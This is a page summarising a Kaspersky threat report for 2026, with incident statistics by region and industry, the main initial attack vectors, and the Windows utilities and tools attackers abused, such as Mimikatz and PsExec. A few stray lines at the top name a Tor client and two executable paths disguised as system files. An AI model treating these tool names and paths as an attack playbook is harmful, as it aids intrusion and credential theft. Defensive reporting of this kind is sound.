Tor client

C:\Windows\Resources\Update\Intel.exe
C:\Windows\INF\package.exe

Anatomy of a Cyber World Global Report 2026

Kaspersky Security Services provide a comprehensive cybersecurity ecosystem, taking enterprise threat protection to another level. Services like Kaspersky Managed Detection and Response and Compromise Assessment allow for timely detection of threats and cyberattacks. SOC Consulting provides a practical approach ensuring the corporate infrastructure stays secured, while Incident Response is suited for timely remediation with a maximized recovery rate.

High-level overview of the MDR, IR and CA connection

High-level overview of the MDR, IR and CA connection

This new report brings together statistics across regions and industries from our Managed Detection and Response and Incident Response services, and for the first time, it also includes insights from our Compromise Assessment and SOC Consulting services — all to provide you with more comprehensive view of different aspects of corporate information security worldwide.

The scope of MDR and IR services

Provision of Kaspersky’s MDR and IR services follows a global approach. The majority of customers accounted for the CIS (34.7%), the Middle East (20.1%), and Europe (18.6%).

Distribution of customers by geographical region, 2025

Distribution of customers by geographical region, 2025

MDR telemetry

Following the previous year’s numbers, in 2025, the MDR infrastructure received and processed an average of 15,000 telemetry events per host every day, generating security alerts as a result. These alerts are first processed by AI-powered detection logic, after which Kaspersky SOC analysts handle them as required. Overall, a total of approximately 400,000 alerts were generated in 2025. After counting out false positives, 39,000 alerts were further investigated.

MDR telemetry statistics, 2025

MDR telemetry statistics, 2025

Incident statistics

The distribution of remediation requests by industry has slightly changed as compared to previous years’ pattern. Government (18.5%) and industrial (16.6%) organizations are still the most targeted industries in regards to cyberattacks that require incident response activities. However, this year, the IT sector saw a growth in the number of IR requests, eventually being placed third in the overall industry distribution rankings and thus replacing financial organizations, which were targeted less often than in 2024. This is equally true for smaller-scale attacks that can be contained and remediated through automated means — the only difference is that medium- and low-severity incidents are more often experienced by financial organizations.

Distribution of all incidents by industry sector, 2025

Distribution of all incidents by industry sector, 2025

Key trends and statistics

This section presents key findings and trends in cyberattacks in 2025:

  • The number of high-severity incidents decreased, following a downward trend that we’ve been observing since 2021. The majority of those incidents account for APT attacks and red teaming exercises, which indicates two landscape trends. On the one hand, skilled adversaries make efforts to increase impact, while on the other, organizations spend more resources on probing their defense systems.
  • The most common vulnerabilities exploited in the wild were related to Microsoft products. Half of all identified CVEs led to remote code execution, notably without authentication in some cases.
  • Exploitation of public-facing applications, valid accounts, and trusted relationships remain the most popular initial vectors, and their overall share has increased, accounting to over 80% of all attacks in 2025. In particular, attacks through trusted relationships are evolving: their share has increased to 15.5% from 12.8% in 2024. They are also becoming more complex: for instance, we witnessed a case where adversaries had compromised more than two organizations in sequence to ultimately gain access to a third target.
  • Standard Windows utilities remain a popular LotL tool. Adversaries use those to minimize the risk of detection during delivery to a compromised system. The most popular LOLBins we observed in high-severity incidents were powershell.exe (14.4%), rundll32.exe (5.9%), and mshta.exe (3.8%). Among the most popular legitimate tools used in incidents we flag Mimikatz (14.3%), PowerShell (8.1%), PsExec (7.5%), and AnyDesk (7.5%).

The full 2026 Global Report provides additional information about cyberattacks, including real-world cases discovered by Kaspersky experts. We also describe SOC Consulting projects and Compromise Assessment requests. The report includes comprehensive analysis of initial attack vectors in correlation with the MITRE ATT&CK tactics and techniques and the full list of vulnerabilities that we detected during Incident Response engagements.

❌